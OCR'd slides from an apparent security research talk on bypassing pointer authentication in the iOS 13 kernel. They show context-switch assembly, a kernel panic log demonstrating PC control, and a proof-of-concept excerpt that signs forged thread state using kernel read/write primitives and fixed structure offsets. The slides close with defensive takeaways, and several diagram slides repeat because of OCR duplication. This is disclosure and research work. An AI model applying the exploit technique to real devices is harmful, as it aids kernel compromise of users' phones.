Kernel


User

```
mach_msg()
```

```
swap_user_to_kernel_state()
thread_set_state()
```

Thread A

Thread B


Switch_context
...
STP X29, X30, [X3,#arm_context.x29]
...
LDR X3, [X0,#arm_context.lr]
...
MOV X30, X3
...
RET
thread_block_reason
...
BL Switch_context
...
Kernel state
thread A
User state
X23
X24
X25
X26
X27
X28
X29
LR
SP
PC
CPSR
pac_sig
upcb
kstackptr
X0
X1
X2
X3
X4
X5
X29
LR
SP
PC
CPSR
pac_sig
Kernel
User
mach_msg()
swap_user_to_kernel_state()
thread_set_state()
Thread A
Thread B

```
Switch_context
    ...
    STP     X29, X30, [X3,#arm_context.x29]
    ...
    LDR     X3, [X0,#arm_context.lr]
    ...
▶   MOV     X30, X3
    ...
    RET

thread_block_reason
    ...
    BL      Switch_context
    ...
```

Kernel state: ⋮, X23, X24, X25, X26, X27, X28, X29, LR, SP, PC, CPSR, pac_sig

thread A: upcb, kstackptr

User state: X0, X1, X2, X3, X4, X5, ⋮, X29, LR, SP, PC, CPSR, pac_sig

Kernel

User

`mach_msg()`

`swap_user_to_kernel_state()`
`thread_set_state()`

Thread A

Thread B

```
Switch_context
    ...
    STP     X29, X30, [X3,#arm_context.x29]
    ...
    LDR     X3, [X0,#arm_context.lr]
    ...
  ▶ MOV     X30, X3
    ...
    RET

thread_block_reason
    ...
    BL      Switch_context
    ...
```

Kernel state
⋮
X23
X24
X25
X26
X27
X28
X29
LR
SP
PC
CPSR
pac_sig

thread A
upcb
kstackptr

User state
X0
X1
X2
X3
X4
X5
⋮
X29
LR
SP
PC
CPSR
pac_sig

Kernel

User


`mach_msg()`

`swap_user_to_kernel_state()`
`thread_set_state()`

Thread A

Thread B

```
Switch_context
    ...
    STP     X29, X30, [X3,#arm_context.x29]
    ...
    LDR     X3, [X0,#arm_context.lr]
    ...
    MOV     X30, X3
    ...
  ▶ RET

thread_block_reason
    ...
    BL      Switch_context
    ...
```



Kernel

User


`mach_msg()`


`swap_user_to_kernel_state()`
`thread_set_state()`

Thread A

Thread B

```
Switch_context
     ...
     STP      X29, X30, [X3,#arm_context.x29]
     ...
     LDR      X3, [X0,#arm_context.lr]
     ...
     MOV      X30, X3
     ...
 ▶   RET

thread_block_reason
     ...
     BL       Switch_context
     ...
```





mach_msg()

swap_user_to_kernel_state()
thread_set_state()


Thread A

Thread B

```
Switch_context
    ...
    STP     X29, X30, [X3,#arm_context.x29]
    ...
    LDR     X3, [X0,#arm_context.lr]
    ...
    MOV     X30, X3
    ...
  ▶ RET
```

PC control!

```
thread_block_reason
    ...
    BL      Switch_context
    ...
```



Kernel

User

```
mach_msg()
```

Thread A

```
swap_user_to_kernel_state()
thread_set_state()
```

Thread B

DEMO

panic-full-2020-07-13-154101....

"build" : "iPhone OS 13.3 (17C54)",
"product" : "iPhone12,3",
"kernel" : "Darwin Kernel Version 19.2.0: Mon Nov 4 17:46:45 PST 2019; root:xnu-6153.60.66~39\/RELEASE_ARM64_T8030",
"incident" : "16B1713C-3032-43E2-BFC7-9C03FD643DF7",
"crashReporterKey" : "bc51922c773e3ee642f1e730544045c6bd181e49",
"date" : "2020-07-13 15:40:59.61 -0700",
"panicString" : "panic(cpu 1 caller 0xfffffff029d6f6dc): PC alignment exception from kernel. at pc 0xfffffff042424242, lr 0xfffffff042424242 (saved state: 0xffffffe066ff35a0)\n\t x0: 0xffffffe000d21a90 x1: 0xdbfbd5702978191c x2: 0xfeedfacefeedfacf x3: 0x610544894c8839cc\n\t x4: 0xffffffe066c18000 x5: 0x0000000000000000 x6: 0x0000000000000000 x7: 0x0000000000000000\n\t x8: 0x0000000000000001 x9: 0x0000000000000000 x10: 0xffffffe000d21a90 x11: 0xfffffff049133510\n\t x12: 0x0000000000000000 x13: 0x0000000000000001 x14: 0xffffffe000d21a90 x15: 0x0000000000000000\n\t x16: 0x0000000000000000 x17: 0x0000000000000000 x18: 0x000000016fb5b0e0 x19: 0x0000000000000000\n\t x20: 0x0000000000000000 x21: 0x0000000000000000 x22: 0x0000000000000000 x23: 0x0000000000000000\n\t x24: 0x0000000000000000 x25: 0x0000000000000000 x26: 0x0000000000000000 x27: 0x0000000000000000\n\t x28: 0x0000000000000000 fp: 0x0000000000000000 lr: 0xfffffff042424242 sp: 0xffffffe066ff38f0\n\t pc: 0xfffffff042424242 cpsr: 0xa04003c4   esr: 0x8a000000   far: 0xfffffff042424242\n\nDebugger message: panic\nMemory ID: 0x6\nOS version: 17C54\nKernel version: Darwin Kernel Version 19.2.0: Mon Nov 4 17:46:45 PST 2019; root:xnu-6153.60.66~39\/RELEASE_ARM64_T8030\nKernel UUID: 25C048C5-E304-3E2E-BC84-6DF0B4E21F63\niBoot version: iBoot-5540.60.11\nsecure boot?: YES\nPaniclog version: 13\nKernel slide: 0x0000000021ba8000\nKernel

oob_timestamp 〉 Generic iOS Device

Finished running pac_bypass_10 on bazad-p0-iphone12,3

pac_bypass_10 〉 app 〉 ViewController.m 〉 No Selection

- pac_bypass_10
  - app
    - AppDelegate.h
    - AppDelegate.m
    - SceneDelegate.h
    - SceneDelegate.m
    - ViewController.h
    - ViewController.m M
    - Main.storyboard
    - Assets.xcassets
    - LaunchScreen.storyboard
    - Info.plist
    - main.m
  - kernel
  - oob_timestamp
  - pac
  - ppl
  - Products

```
67        // Fill the port. Trying to send one more after this will block.
68        send_message(receive_port);
69        // Create the thread, which will try to send a message and block.
70        pthread_t pthread;
71        pthread_create(&pthread, NULL, pthread_func, NULL);
72        while (thread_port == 0) {}
73        uint64_t thread = 0;
74        kernel_ipc_port_lookup(current_task, thread_port, NULL, NULL, &thread);
75        printf("thread 0x%x -> 0x%llx\n", thread_port, thread);
76        // Sign the kernel thread state (kstackptr) via the userspace thread_set_state().
77        uint64_t upcb = kernel_read64(thread + 0x450);
78        uint64_t kstackptr = kernel_read64(thread + 0x478);
79        kernel_write64(thread + 0x450, kstackptr);
80        uint64_t sp = kernel_read64(kstackptr + 0x100);
81        arm_thread_state64_t state = { .__lr = 0xffffff042424242, .__sp = sp };
82        thread_set_state(thread_port, ARM_THREAD_STATE64, (thread_state_t) &state,
                  ARM_THREAD_STATE64_COUNT);
83        kernel_write64(thread + 0x450, upcb);
84        printf("signed kstackptr thread state with kernel LR\n");
85        printf("thread->kstackptr->lr:  %016llx\n", kernel_read64(kstackptr + 0xf8));
86        // Receive the message to jump to the LR.
87        printf("resuming thread\n");
88        receive_message(receive_port);
```

```
thread start
thread 0xa603 -> 0xffffffe0070b1540
signed kstackptr thread state with kernel LR
thread->kstackptr->lr:  ffffff042424242
resuming thread
```

Filter

All Output

Filter

Takeaways

iOS kernel PAC bypasses

	iOS 12	iOS 13
PAC signing gadget	1	1
PAC bruteforce gadget	1	
Thread state signing gadget	2	2
Unprotected indirect branch	1	
Implementation bug	1	
Reusing signed states (design issue)		2

More thorough analysis could have helped

- PAC still feels quite ad hoc in iOS 13
  - What is the formal security model?
  - There might be a few fundamental issues remaining
- iOS 12: Apple fixed the POCs, but not the underlying issue
  - Interrupts were explicitly called out as attack vectors
- Important to look at the compiler output
  - Some issues don't appear in the C code
  - Pop the kernel into your favorite disassembler

PAC is still a good mitigation

- PAC as an exploit mitigation is independent of PAC as kernel CFI
- It has been quite successful at limiting exploitability of certain bug classes
  - Force attackers to use better bugs
- Lots of untapped potential in data PAC
  - Promising improvements in iOS 14

Kernel PAC bypasses are not *that* important

- In the world of LPE, a kernel PAC bypass seems like the cherry-on-top
- Perhaps an expensive upcharge when selling an exploit?
  - Used to maintain legacy implants that rely on kernel function calls?
- But kernel CFI is not the last line of defense keeping your device safe
  - Hardening the kernel is still more important for end user security